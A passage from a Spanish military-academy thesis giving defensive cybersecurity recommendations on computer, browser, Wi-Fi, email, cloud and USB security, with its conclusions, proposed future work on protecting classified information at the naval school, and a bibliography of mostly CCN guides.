☐ Modificación, instalación o eliminación no autorizada de software.	☐ Robo o pérdida de un recurso informático.
☐ Acceso o intento de acceso no autorizado a un sistema informático.	☐ Otro no contemplado.

Figura 4-1 Formulario de reporte de incidentes de seguridad [16].

A lo largo de este capítulo se presentarán diferentes pautas a seguir cuyo fin último es dificultar la obtención de información cuando somos objeto de un ataque cibernético.

4.1.1 Configuración del ordenador

Además de seguir los consejos proporcionados en los apartados anteriores para mejorar la seguridad en el uso de plataformas de almacenamiento en todas sus modalidades (en línea y en dispositivos externos) y así dificultar a los atacantes la obtención de información, existen otras acciones que del mismo modo ayudarán a todos los usuarios a minimizar los daños. Una correcta configuración de nuestro navegador ayudará a conseguir el objetivo. Es importante remarcar que estas medidas de seguridad son principalmente las que deberían ser aplicadas a una configuración inicial de un ordenador cualquiera. Además, hay que tener en cuenta que estos ajustes pueden ser modificados del mismo modo y manera

en cualquier momento de la vida útil del ordenador. Las medidas de seguridad que se proponen son las siguientes [16]:

- Revisar las opciones de privacidad: A la hora de instalar por primera vez el sistema operativo o incluso más adelante es preferible deshabilitar los ajustes que permiten al sistema operativo compartir información de nuestro ordenador o almacenarla en sitios de los cuales no tenemos control total de los mismos, como puede ser la asistencia en línea o la copia de seguridad en la nube. El principal problema de estos ajustes es que suelen estar marcados por defecto en la configuración inicial del ordenador e incluso el uso de los mismos es una recomendación del fabricante. En realidad, la aceptación de estos servicios abre la puerta a posibles vulnerabilidades de nuestro equipo que pueden ser aprovechadas por cualquiera que quiera realizar un acto malintencionado.
- Crear dos cuentas: En algún momento del proceso de la configuración inicial se nos pedirá crear una cuenta de usuario. Es muy recomendable crear al menos dos cuentas. Una de las cuentas deberá contar con privilegios de administrador con una contraseña robusta y segura. La otra deberá ser una cuenta de usuario sin privilegios de administrador, la cual utilizaremos siempre y será distinta a la principal. No deberá poseer ningún tipo de privilegio de administrador. De este modo y gracias a esta sencilla técnica nuestra información y ordenador estará mejor protegida ante cualquier ataque, pues cualquier individuo que quiera infectar o penetrar nuestro ordenador deberá sobrepasar más de una barrera.
- Instalar un programa de antivirus reconocido: Es importante reseñar esta característica. Para nuestra propia seguridad, todo ordenador deberá tener instalado un software de antivirus reconocido. A nivel prestaciones y servicios, los mejores antivirus del mercado a día de hoy serían, entre otros muchos, *Kaspersky*, *Bitdefender*, *Norton*, *Panda* o *McAfee*. Nuestra seguridad depende, en gran medida, de la efectividad de estos softwares, por lo que los aspectos a considerar más importantes a la hora de elegir un nuevo antivirus deben ser, entre otros [17], que cuenten con un escáner de calidad que asegure el análisis continuo del equipo en busca de cualquier *malware*; que posea un módulo “monitor residente”, que supervise cualquier operación sospecha que se lleve a cabo en el ordenador; que disponga de actualizaciones constantes, lo que permitirá tener una seguridad permanente y adecuada a la evolución de las vulnerabilidades existentes hoy en día.
- Instalar solamente software legal y original: El uso de software pirata está muy extendido y acarrea muchos problemas de seguridad. Instalar un programa pirata implica perder los privilegios y seguridades que un programa original y de pago ofrece. Un programa pirata no asegura, bajo ningún concepto, el contar con una seguridad casi total de nuestro equipo. En muchos casos, el software pirata puede ir acompañado de *malware* en su interior sin que el usuario que lo instala sea consciente.
- Actualizar el sistema operativo: Actualizar constantemente el sistema operativo permitirá estar protegido frente a la evolución de las amenazas. Es importante revisar que nuestro equipo cuente con la última versión posible.

4.1.2 Seguridad en el navegador

El usuario de internet debe comprender que los navegadores son herramientas vivas, donde usuarios y servidores intercambian constantemente información y que, por tanto, al igual que cualquier otro programa, está sujeta a vulnerabilidades. Con el objeto de hacer frente a estas vulnerabilidades, existen un gran número de consejos, los cuales se pueden resumir en [18]:

- Emplear en todo momento un navegador actualizado. Por suerte, hoy en día prácticamente todos los navegadores se actualizan de manera automática por lo que el usuario simplemente tiene que aceptar la actualización y despreocuparse por buscar la última versión disponible.
- Si se instalan o se van a instalar extensiones o *plugins* en el ordenador, hay que asegurarse de que se actualizan, al igual que el navegador, de manera automática, y que estos complementos han sido descargados de fuentes fiables.
- Es recomendable analizar y revisar las opciones de seguridad que nuestro navegador ofrece ya que, hoy en día, los navegadores proporcionan gran cantidad de medidas para hacer frente a las vulnerabilidades y mejorar la seguridad de nuestro sistema. Algunas de ellas son: no aceptar *cookies* de terceros, bloquear los *pop-ups*, evitar el autocompletado, evitar el recordatorio de credenciales, borrar el historial y *cookies* al cerrar el navegador o bloquear la geolocalización, entre otros.
- Del mismo modo se recomienda hacer uso del protocolo de aplicación HTTPS frente a su predecesor HTTP. Algunas extensiones como *HTTPS everywhere* garantizan el uso preferente del protocolo HTTPS durante cualquier navegación.
- Con la finalidad de proporcionar una capa más de seguridad que complemente a la defensa de seguridad que proporcionan los softwares de antivirus, es recomendable hacer uso de herramientas *anti-exploit* para reducir, aún más, la eficacia de los ataques derivados de *exploits*.
- Es recomendable no almacenar nunca las contraseñas de forma predeterminada empleadas por el navegador. Además, se incita al uso de gestores de contraseñas que implementen un sistema de cifrado aún más robusto.
- Es importante revisar que los certificados que son remitidos por servicios HTTPS que manejan información sensible como por ejemplo el correo electrónico o la banca electrónica, estén firmados por una autoridad certificadora.
- Se deberá analizar la posibilidad de implementar extensiones (que provengan de fuentes fiables) que complementen las funciones básicas de seguridad entregadas por el navegador como, por ejemplo, las que mejoran la privacidad durante la navegación o las que bloquean anuncios publicitarios y *banners* en la medida de lo posible.

4.1.3 Seguridad de una red Wifi

Son muchos los riesgos que derivan de una mala configuración de una red Wifi que facilitan a cualquier individuo acceder a nuestros equipos y, con ello, a toda nuestra información. Los riesgos en las redes inalámbricas se pueden definir como [19]:

- Riesgos de una red cableada tradicional.
- Riesgos asociados a la tecnología inalámbrica.

Los principales riesgos y amenazas que afectan a las redes inalámbricas en la actualidad son [19]:

- Todas las vulnerabilidades y amenazas que afectan a una red cableada convencional también afectan a las redes inalámbricas.
- Es posible el acceso a través de conexiones inalámbricas a cualquier entorno que, no siendo inalámbrico, esté conectado a estos.
- La información que se transmite sin cables puede ser fácilmente interceptada.
- Se pueden producir de igual manera ataques de denegación de servicio (DoS) contra las infraestructuras inalámbricas.
- Se puede inyectar tráfico en las redes inalámbricas a gran distancia.
- Se pueden desplegar equipos falsos cuyo objetivo es la obtención de información y la realización de ataques tipo *Man in the Middle* (MitM).

- Es posible la obtención de información con solo tener acceso a un equipo legítimo (claves guardadas en registros, ficheros, etc.).
- Se pueden realizar ataques internos desplegando redes inalámbricas no autorizadas.
- Se pueden realizar, del mismo modo, ataques desplegando redes inalámbricas con una seguridad deficiente, cuyo objetivo real es conseguir que el mayor número de usuarios se conecten a la misma para capturar su tráfico.

Nosotros, como individuos, somos los máximos responsables de la configuración de nuestra red Wifi. Si por necesidad, se trabaja conectado a un “red de trabajo” mediante una red inalámbrica, se debe exigir que se cumplan los principios que se exponen más adelante. Al fin y al cabo, los intrusos aprovechan una serie de debilidades que son cada vez menos comunes. Estas debilidades son:

- Wifi abierta. Hoy en día la práctica de disponer de una red wifi abierta es muy poco habitual. Aun así, todavía pueden encontrarse redes de este calibre. Si es así, hay que sospechar y evitar conectarse a las mismas, pues entra en el abanico de posibilidades que un *hacker* también esté conectado a la misma red.
- Seguridad obsoleta. Algunas redes siguen estando configuradas con el sistema WEP, casi tan inseguro como una red abierta. Del mismo modo que el anterior punto, hay que evitar conectarse a la misma o si se es el administrador de la red, cambiar el sistema de seguridad del punto de acceso.
- Clave Wifi débil. Se puede dar el caso de que la red cuente con un sistema de seguridad complejo y apropiado, pero que la contraseña empleada no sea robusta y compleja de modo que no sirva de nada el uso del mejor sistema de seguridad existente.
- Clave Wifi por defecto. Esta práctica es muy habitual entre los usuarios. Hay que evitar mantener la clave que viene por defecto en el encaminador. Se debe cambiar puesto que, si es la que viene por defecto preestablecida por el proveedor, antes o después será conocida en internet.

Tras analizar y conocer las debilidades de las redes inalámbricas y que usan los intrusos para acceder a nuestra información, se hace necesario establecer unas pautas claras y concisas cuyo fin es remarcar los aspectos en los que deben basarse los puntos de acceso [20]:

- Contraseñas de administración. Se deben cambiar las contraseñas y los nombres de usuario que por defecto tienen los puntos de acceso, utilizando contraseñas con los parámetros de robustez adecuados. Además de esto, en la medida de lo posible debe evitarse que las contraseñas se transmitan en claro en los procesos de autenticación, utilizando para ello protocolos de autenticación adecuados como el SSH.
- Mecanismos de cifrado. Aunque WPA2 es vulnerable en la actualidad, buscaremos el uso del sistema de seguridad WPA2 con un cifrado tipo AES, evitando siempre y en todo momento el sistema de cifrado WEP debido a la gran cantidad de vulnerabilidades que presenta este protocolo. En el futuro, en cuanto haya equipos en el mercado, el cifrado WPA2 deberá sustituirse por WPA3.
- Listas de control de acceso por MAC. La mayoría de los puntos de acceso presentan la posibilidad de implementar este tipo de funcionalidad de control de acceso para sus usuarios. Su mecanismo se basa en el acceso únicamente al punto de acceso a las direcciones MAC autorizadas. Si bien este mecanismo por si solo es bastante vulnerable (debido a la facilidad de la suplantación de las direcciones MAC), si se combina con el resto de medidas de seguridad, entonces sí que debe considerarse efectiva, pues introduce un grado más de dificultad a los agresores.
- Cambio del ESSID. Se recomienda cambiar el nombre de la Wifi o SSID periódicamente y no utilizar nombres que incluyan información del punto de acceso, como por ejemplo “biblioteca CUD” o información de la organización, como por ejemplo “Centro

Universitario de la Defensa”. Esta información puede llegar a ser útil para un posible agresor.

- Ocultar el “broadcast” del ESSID. La mayor parte de los puntos de acceso poseen una funcionalidad para deshabilitar la transmisión del SSID del Wifi, de modo que no se anuncie la existencia de los puntos de acceso en la red.

4.1.4 Seguridad en el correo electrónico

Aprovechando que el correo, tanto corporativo como personal, es una de las herramientas más utilizadas para el intercambio de información entre usuarios, los atacantes han visto en esta herramienta una vía muy transitada para la aplicación de la ingeniería social.

El CCN elabora una serie de recomendaciones que se resumen en las siguientes [21]:

- No abrir ningún enlace, ni descargar ningún fichero adjunto, ni seguir las indicaciones y recomendaciones de un correo cuya procedencia no esté clara.
- No confiar únicamente en el nombre del remitente. Por muy familiar y cercano que parezca, se debe comprobar siempre la procedencia del mensaje. Muchas veces los agresores utilizan la suplantación de identidad (Figura 4-2) asociando una dirección ilícita a un remitente bien conocido.




Figura 4-2 Mensaje de suplantación de identidad en Outlook.

- Hay que asegurarse, antes de abrir cualquier fichero, de la extensión del mismo y no fiarse del icono que presenta dicho archivo. Los atacantes emplean iconos bien conocidos por los usuarios como pueden ser Word, Excel, Chrome, etc. para ocultar *malwares* de extensiones totalmente distintas como podría ser .bat.
- No hacer clic en ningún enlace que solicite datos personales o bancarios.
- Tener siempre actualizado tanto el sistema operativo como el navegador, incluyendo las extensiones instaladas.

- Plantearse el uso de herramientas que complementen el trabajo que realizan los softwares de antivirus para mitigar los *exploits*.
- Evitar seguir el enlace de cualquier página directamente desde el mensaje de correo electrónico. Si desconocemos la procedencia del mensaje, es recomendable indagar y buscar más información sobre la dirección en motores de búsqueda conocidos como Google.
- Utilizar contraseñas robustas para el acceso a la herramienta de correo electrónico. Estas contraseñas deberán ser periódicamente renovadas y, si la herramienta nos lo permite, utilizar la doble autenticación.
- En caso de que se quiera enviar información sensible o clasificada se deben cifrar los correos que contengan esta información.

De este modo con estas simples y sencillas pautas, la posibilidad de que un ataque de ingeniería social sea efectivo, reduce sus posibilidades considerablemente.

4.1.5 Almacenamiento en la nube

Guardar información en la nube es una forma de tener todos nuestros datos siempre disponibles en un servicio que es accesible desde cualquier lugar en el que nos encontremos, siempre que tengamos conexión a internet.

Para guardar la información en la nube de manera más segura [22], es recomendable seguir los siguientes consejos:

- El servicio que se utilice siempre tiene que contar con cifrado HTTPS y su propio certificado de seguridad.
- Si la información que se quiere guardar contiene información clasificada o vulnerable, no se puede subir. Si, por el contrario, se obvia esta medida de seguridad, al menos se debe utilizar herramientas de cifrado para que solamente el usuario tenga acceso al contenido. De este modo si la información llega a manos indebidas, el acceso a la información será al menos más difícil.
- Utilizar una contraseña robusta para acceder al servicio y, al terminar de utilizarlo, cerrar la sesión. Nunca se debe seleccionar la opción de “recordar usuario y contraseña”, pues el navegador lo almacenará en su *cache* y, como ha quedado patente en este trabajo, mediante simples técnicas cualquier individuo sería capaz de conseguir las credenciales y proseguir con su ataque. Además, si dicha plataforma cuenta con la verificación en dos pasos (por ejemplo, mediante el envío de un *sms* al usuario cada vez que se inicie una nueva sesión) es recomendable activarlo para dotar de mayor seguridad a la cuenta.
- Las plataformas de almacenamiento en la nube poseen opciones de compartición de archivos y carpetas. Hay que informarse sobre el correcto funcionamiento de las opciones disponibles al respecto según la plataforma que se emplee y configurarlo de tal modo que se evite difundir información vulnerable de manera accidental a quien no se debería.

4.1.6 Almacenamiento en dispositivos USB

Muchos de los incidentes de seguridad informática con los que nos encontramos habitualmente son causados por el mal uso de los dispositivos de almacenamiento masivo que se conectan al puerto USB del ordenador. Estos soportes de almacenamiento han sufrido una gran proliferación entre los usuarios debido principalmente a su bajo coste, su gran capacidad de almacenamiento y su escaso tamaño. Sin embargo, es precisamente la elevada capacidad de almacenamiento junto con su escasa seguridad lo que

le convierte en un elemento crítico y vulnerable, pudiendo llegar a derivar en graves consecuencias para el MINISDEF o para el propio usuario [16]. Tal es la importancia que destaca el CCN en el manejo de información clasificada, tanto en dispositivos portátiles como extraíbles, que recalca la importancia de que la autoridad operativa del sistema establezca, además de los que se mencionan a continuación, una serie de procedimientos para identificar, controlar, registrar y proteger estos soportes de almacenamiento extraíbles. A continuación, se muestran los consejos que ayudan a conseguir tal fin:

- **Cifrar la información:** El riesgo más importante que deriva del uso de los dispositivos de almacenamiento USB es la pérdida o el robo de debido a la información que puedan contener. Una de las soluciones más fáciles y seguras es el cifrado de su contenido. Para ello, existen numerosas herramientas entre las que destacan *VeraCrypt*, *Password Boss* o *Keeweb*, entre otras muchas. Por otra parte, existen dispositivos que incorporan en su propio hardware medidas de cifrado con las que proteger la información contenida en caso de alguien, no autorizado, quiera acceder a ella. Hay que recordar que para que el cifrado sea lo más eficaz posible, debemos emplear contraseñas robustas.
- **Separar privado de corporativo:** Al ser usuarios de redes corporativas, debemos ser conscientes de que no podemos hacer uso de nuestros dispositivos de almacenamiento particulares dentro de estas redes y que está totalmente prohibido el acceso a sistemas clasificados y el almacenamiento de información clasificada en dispositivos USB no autorizados para ello. Cualquier *malware* que tenga como medio de propagación un dispositivo USB infectará cualquier ordenador al que se conecte.
- **Escanear el dispositivo USB:** A nivel corporativo, todos los ordenadores de la red disponen de antivirus actualizados, con los cuales se pueden escanear y analizar los dispositivos USB antes de comenzar a usarlos. A nivel usuario, es recomendable la instalación de un antivirus que, entre otras muchas cosas, permita analizar los dispositivos de almacenamiento externo que se conecten a nuestros ordenadores previo a su uso. Debemos tener en cuenta que aun así existe el *riesgo residual* de que el *malware* no sea detectado por el antivirus debido a que existen en la actualidad algunos softwares maliciosos que son capaces de eludir la acción de algunos antivirus.
- **Controlar los dispositivos:** Una técnica habitual de ingeniería social para lograr infectar nuestros equipos consiste en dejar dispositivos de almacenamiento USB olvidados u ofrecerlos de manera gratuita como parte de una campaña de publicidad. Es importante que desconfiemos siempre de cualquier dispositivo ajeno, cuya procedencia además no esté contrastada y, por supuesto, no hacer nunca uso de este tipo de dispositivos dentro de nuestros ordenadores.
- **Borrado seguro:** El formateo de un dispositivo de almacenamiento externo no garantiza la desaparición de la información que previamente contenía. Si realmente ya no necesitamos dicho dispositivo, lo mejor es proceder a su destrucción física. Si por el contrario vamos a reutilizarlo, debemos asegurarnos de hacer un borrado seguro de los datos. Del mismo modo, existen herramientas para llevar a cabo esta última acción de manera segura como, por ejemplo, *Eraser*.
- **Deshabilitar los puertos USB:** Aunque parezca drástica, es otra de las medidas que el CCN valora a la hora de mejorar la seguridad en los dispositivos de almacenamiento extraíbles. En el entorno de Windows 7 o Windows 10, la opción de la deshabilitación de los puertos USB es factible. Una de las múltiples opciones que el CCN expone para realizar esta desactivación es mediante la BIOS del equipo. La desventaja que tiene la desactivación de los puertos USB del equipo es que afectaría tanto a dispositivos de almacenamiento como a todo dispositivo conectado a través de dicho medio.

5 CONCLUSIONES Y LÍNEAS FUTURAS

5.1 Conclusiones

Buscar el equilibrio en la balanza entre necesidad de conocer y manejo de la información clasificada es, sin duda, una labor ardua y difícil de resolver. Con el desarrollo de las tecnologías y el uso masivo que se hacen de las mismas, la ENM tiene que adaptarse a los nuevos tiempos que corren.

Uno de los puntos críticos de la ENM es el carácter docente que posee y, por consiguiente, sus alumnos. Por simple desinterés o mero desconocimiento, de ellos deriva principalmente la mala gestión de la información tanto sensible como clasificada y al mismo tiempo la necesidad de conocer. Ello abre una brecha de posibles vulnerabilidades que, en un presente o en futuro tendrán o podrán tener repercusiones a nivel nacional. Concienciar y sensibilizar a los alumnos de la ENM es considerado como un factor primordial y necesario para minimizar los daños derivados del uso inadecuado de la información clasificada. No hay que olvidar que, además de la cultura de concienciación y sensibilización, es necesario tener en cuenta que la aplicación de una adecuada política de seguridad en todos los equipos y sistemas de la institución se convierte en un aliciente más en la lucha contra los problemas derivados de la mala gestión de la información. Sumar barreras y obstáculos a aquellos que quieren acceder a nuestra información ha de convertirse, de igual manera, en uno de los objetivos claros y primordiales de la ENM.

Conferencias profesionales, acercamiento de las guías básicas elaboradas por organismos competentes como son el CNI, el MCCD o el CCN, o adecuar los sistemas informáticos a la situación actual (con una correcta configuración y auditorías periódicas), son varios de los múltiples ejemplos sobre los cuales se podrían pivotar con el fin de desarrollar una correcta política de gestión de la información. Como bien se ha dicho en numerosas ocasiones, el objetivo no es evitar un ataque, sino minimizar los daños derivados de dicho ataque. A fin de cuentas, si alguien con los suficientes recursos quiere *hackearnos*, lo acabará logrando.

5.2 Líneas futuras

Las TIC van a continuar creciendo en los próximos años mientras siguen evolucionando. Como es lógico, aparecen nuevas tecnologías y sistemas y desaparecerán otras, pues es la definición principal de desarrollo. A pesar de los cambios y avances, los objetivos por ambas partes seguirán siendo los mismos: por una parte, estarán aquellos que quieran obtener la información de manera ilícita y por otra parte estarán aquellos que querrán dificultar que terceras personas obtengan la información de manera ilícita.

Si nos centramos en un periodo a corto o medio plazo, como líneas futuras de este proyecto se proponen las siguientes:

- Analizar el nivel de aplicación de las “Normas de la Autoridad Nacional para la protección de la información clasificada” (publicación de ámbito nacional en tema de protección de la información clasificada) tanto en los sistemas físicos como en los sistemas informáticos de la ENM. Sobre este asunto, el éxito en la protección de la información clasificada no solo radica en la formación y concienciación del personal que maneja la información, sino también en la adecuación y correcta configuración de los sistemas que almacenan dicha información.
- Continuar el estudio de la problemática de la mala gestión de la información y ampliarlo hasta el punto de vista del personal de las FAS. En este ámbito, se debe continuar la adecuación de las doctrinas y guías existentes de acuerdo con las necesidades, basándose en las premisas estipuladas por el CCN y el MCCD.
- Aplicar los protocolos de concienciación y sensibilización que han sido desarrollados por el CCN para las empresas civiles en nuestra organización. En este aspecto, el CCN elabora y proporciona cursos de concienciación en materia de seguridad basados en la aplicación de las doctrinas STIC, cuya aplicación a escala a nivel alumnado de la ENM podría resultar beneficioso.
- Analizar la gestión de riesgos de seguridad existente en la ENM mediante el uso de la herramienta Pilar, desarrollada por el CCN. En este tema, todo sistema que maneja información clasificada está sujeto a posibles riesgos. Analizar los riesgos que pueden derivar de dichos sistemas ayudaría en la identificación de las amenazas y vulnerabilidades contra la seguridad de un sistema. Por otra parte, gestionar estos riesgos de seguridad permite minimizar los problemas derivados de los incidentes de seguridad que pueden afectar a los recursos de un sistema.
- Fomentar planes de formación en materia STIC cuyo objetivo sea la concienciación y sensibilización del alumnado de la ENM. Sobre este aspecto, la formación en este ámbito supondría una mejora (desde el punto de vista del alumnado) en el manejo de la información, tanto clasificada como vulnerable.
- Extrapolar el análisis de la situación en el ámbito de la gestión, manejo y difusión de la información, tanto clasificada como vulnerable, desde el punto de vista del personal de las FAS. En este ámbito, analizar el grado de concienciación del personal en materia STIC y en este caso, comprobar las medidas (en cuanto a formación y sensibilización) tomadas para solucionar el problema.

6 BIBLIOGRAFÍA

- [1] Escuela de Altos Estudios de la Defensa, «Estrategia de la información y seguridad en el ciberespacio,» junio 2014. [En línea]. Available: www.uma.es/foroparalapazenelmediterraneo/wp-content/uploads/2014/07/dsegd_60.pdf. [Último acceso: 08 febrero 2018].
- [2] A. Carlini, «ISIS: Una nueva amenaza en la era digital,» 1 diciembre 2015. [En línea]. Available: http://www.ieee.es/Galerias/fichero/docs_opinion/2015/DIEEEO129-2015_ISIS_AmenazaEraDigital_AgneseCarlini.pdf. [Último acceso: 16 enero 2018].
- [3] Centro Criptológico Nacional, «Política de seguridad de las TIC (CCN-STIC 001),» junio 2016. [En línea]. Available: <https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1579-ccn-stic-001-informacion-clasificada-en-la-administracion/file.html>. [Último acceso: 20 febrero 2018].
- [4] Milenio, «Hallan 1400 millones de contraseñas robadas en la "dark web",» 15 diciembre 2017. [En línea]. Available: www.milenio.com/tendencias/dark_web-contrasenas-robadas-4iq-filtraciones-medium_0_1084091908.html. [Último acceso: 22 febrero 2018].
- [5] El Pais, «El ejército toma medidas frente a los brotes de "radicalismo" entre sus filas,» 19 noviembre 2013. [En línea]. Available: <https://elpais.com/hemeroteca/elpais/2013/11/19/m/portada.html>. [Último acceso: 19 febrero 2018].
- [6] Ministerio de Defensa, «BOD 103,» 29 mayo 2006. [En línea]. Available: http://www.defensa.gob.es/Galerias/portalservicios/seginfoemp/OM_76_06_Politica_Seguridad_Informacion_MINISDEF.pdf.
- [7] Centro Nacional de Inteligencia, «Oficina nacional de seguridad,» [En línea]. Available: https://www.cni.es/es/ons/que_es_la_informacion_clasificada/.
- [8] Centro Criptológico Nacional, «Índice series STIC,» 22 enero 2018. [En línea]. Available: <https://www.ccn-cert.cni.es/pdf/guias/1297-indice-series-ccn-stic/file.html>.
- [9] Centro Criptológico Nacional, «Introducción a la STIC,» [En línea]. Available: https://www.ccn.cni.es/index.php?option=com_wrapper&view=wrapper&Itemid=15.

- [10] Centro Criptológico Nacional, «Series completas guías STIC,» [En línea]. Available: <https://www.ccn-cert.cni.es/guias/guias-series-ccn-stic.html>.
- [11] A. R. Garcia, *Análisis de vulnerabilidad en la red del CUD*, Centro Universitario de la Defensa, 2015.
- [12] Centro Criptológico Nacional, «Manual usuario herramienta Rocio,» 4 mayo 2017. [En línea]. Available: <https://www.ccn-cert.cni.es/pdf/documentos-publicos/2238-rocio-manual-de-usuario/file.html>.
- [13] Portal Administración Electrónica, «Magerit,» [En línea]. Available: https://administracionelectronica.gob.es/pae_Home/dam/jcr:fb373672-f804-4d05-8567-2d44b3020387/2012_Magerit_v3_libro1_metodo_es_NIPO_630-12-171-8.pdf.. [Último acceso: 15 febrero 2018].
- [14] A. d. A. d. I. Cuadra, *Amenazas al personal de las FAS por medio de la ingeniería social, mediante ciberataques dirigidos, utilizando información adquirida de fuentes abiertas y redes sociales*, Centro Universitario de la Defensa, 2017.
- [15] M. V. S. Nadal, «El Pais Retina,» 24 enero 2018. [En línea]. Available: https://retina.elpais.com/retina/2018/01/23/talento/1516720699_666079.html. [Último acceso: 21 febrero 2018].
- [16] «Mando Conjunto de Ciberdefensa,» [En línea]. Available: www.emad.mde.es/ciberdefensa/. [Último acceso: 22 febrero 2018].
- [17] «Alto Nivel,» 15 junio 2011. [En línea]. Available: <https://www.altonivel.com.mx/tecnologia/que-puntos-se-deben-considerar-al-elegir-un-antivirus/>. [Último acceso: 25 febrero 2018].
- [18] Centro Criptológico Nacional, «Navegadores web (CCN-CERT BP-06/16),» noviembre 2016. [En línea]. Available: <https://www.ccn-cert.cni.es/informes/informes-de-buenas-practicas-bp/1801-ccn-cert-bp-06-16-navegadores-web/file.html>. [Último acceso: 25 enero 2018].
- [19] Centro Criptológico Nacional, «Manual STIC,» mayo 2013. [En línea]. Available: <https://www.ccn-cert.cni.es/series-ccn-stic/guias-de-acceso-publico-ccn-stic/4-ccn-stic-400-manual-stic/file.html>. [Último acceso: 14 febrero 2018].
- [20] Centro Criptológico Nacional, «Seguridad en las redes inalámbricas en el ENS,» julio 2017. [En línea]. Available: <https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/2317-ccn-stic-816-seguridad-en-redes-inalambricas-en-el-ens/file.html>. [Último acceso: 26 enero 2018].
- [21] Centro Criptológico Nacional, «Correo electrónico (CCN-CERT BP-02/16),» julio 2016. [En línea]. Available: <https://www.ccn-cert.cni.es/informes/informes-de-buenas-practicas-bp/1598-ccn-cert-bp-02-16-correo-electronico/file.html>. [Último acceso: 24 enero 2018].
- [22] Oficina de Seguridad del Internauta, [En línea]. Available: <https://www.osi.es/es/tu-informacion-en-la-nube>. [Último acceso: 21 febrero 2018].
- [23] Centro Criptológico Nacional, [En línea]. Available: <https://www.ccn-cert.cni.es/>.

- [24] Centro Criptológico Nacional, «Manual herramienta de análisis de riesgos Pilar,» abril 2017. [En línea]. Available: <https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/400-guias-generales/2133-ccn-stic-470-h1-manual-de-la-herramienta-de-analisis-de-riesgos-pilar-6-2/file.html>.
- [25] C. Hadnagy, Ingeniería social, el arte del hacking personal, Anaya, 2011.
- [26] Oficina Nacional de Seguridad, «Protección de la información clasificada,» [En línea]. Available: https://www.cni.es/comun/recursos/descargas/DOCUMENTO_1_-_Principios_bxsicos_proteccixn_IC.pdf.
- [27] «Qué es la nube de internet; sus peligros y sus ventajas,» [En línea]. Available: <https://www.aboutespanol.com/que-es-la-nube-de-internet-sus-peligros-y-sus-ventajas-3507716>.
- [28] AlessandroZ, «LaZagne,» 18 octubre 2017. [En línea]. Available: <https://github.com/AlessandroZ/LaZagne>. [Último acceso: 15 febrero 2018].
- [29] Ministerio de Defensa, «El Pais,» 19 noviembre 2013. [En línea]. Available: <http://ep00.epimg.net/descargables/2013/11/18/c836a5d41f6eb311989be23a0741aee5.pdf>. [Último acceso: 19 febrero 2018].
- [30] Oficina Nacional de Seguridad, «Normas de la autoridad nacional para la proteccion de la información clasificada,» febrero 2016. [En línea]. Available: https://www.cni.es/comun/recursos/descargas/DOCUMENTO_5_-_Normas_de_la_Autoridad.pdf. [Último acceso: 19 febrero 2018].
- [31] Centro Criptológico Nacional, «Utilización de servicios en la nube,» diciembre 2014. [En línea]. Available: <https://www.ccn-cert.cni.es/series-ccn-stic/800-guia-esquema-nacional-de-seguridad/541-ccn-stic-823-seguridad-en-entornos-cloud/file.html>. [Último acceso: 13 febrero 2018].
- [32] A. L. S. Iglesias, «About Español,» 25 febrero 2016. [En línea]. Available: <https://www.aboutespanol.com/bios-que-es-y-para-que-se-utiliza-841335>. [Último acceso: 20 febrero 2018].
- [33] Centro Criptológico Nacional, «Principios y recomendaciones básicas de ciberseguridad (CCN-CERT BP-01/16),» octubre 2017. [En línea]. Available: <https://www.ccn-cert.cni.es/informes/informes-de-buenas-practicas-bp/2473-ccn-cert-bp-01-16-principios-y-recomendaciones-basicas-en-ciberseguridad/file.html>. [Último acceso: 18 enero 2018].
- [34] «Magerit,» [En línea]. Available: https://administracionelectronica.gob.es/pae_Home/dam/jcr:fb373672-f804-4d05-8567-2d44b3020387/2012_Magerit_v3_libro1_metodo_es_NIPO_630-12-171-8.pdf. [Último acceso: 14 febrero 2018].
- [35] «Portal Acceso Electrónico,» [En línea]. Available: https://administracionelectronica.gob.es/pae_Home.html#.WpmRTUxFxog. [Último acceso: 10 febrero 2018].

ANEXO I: GLOSARIO DE TÉRMINOS Y ABREVIATURAS

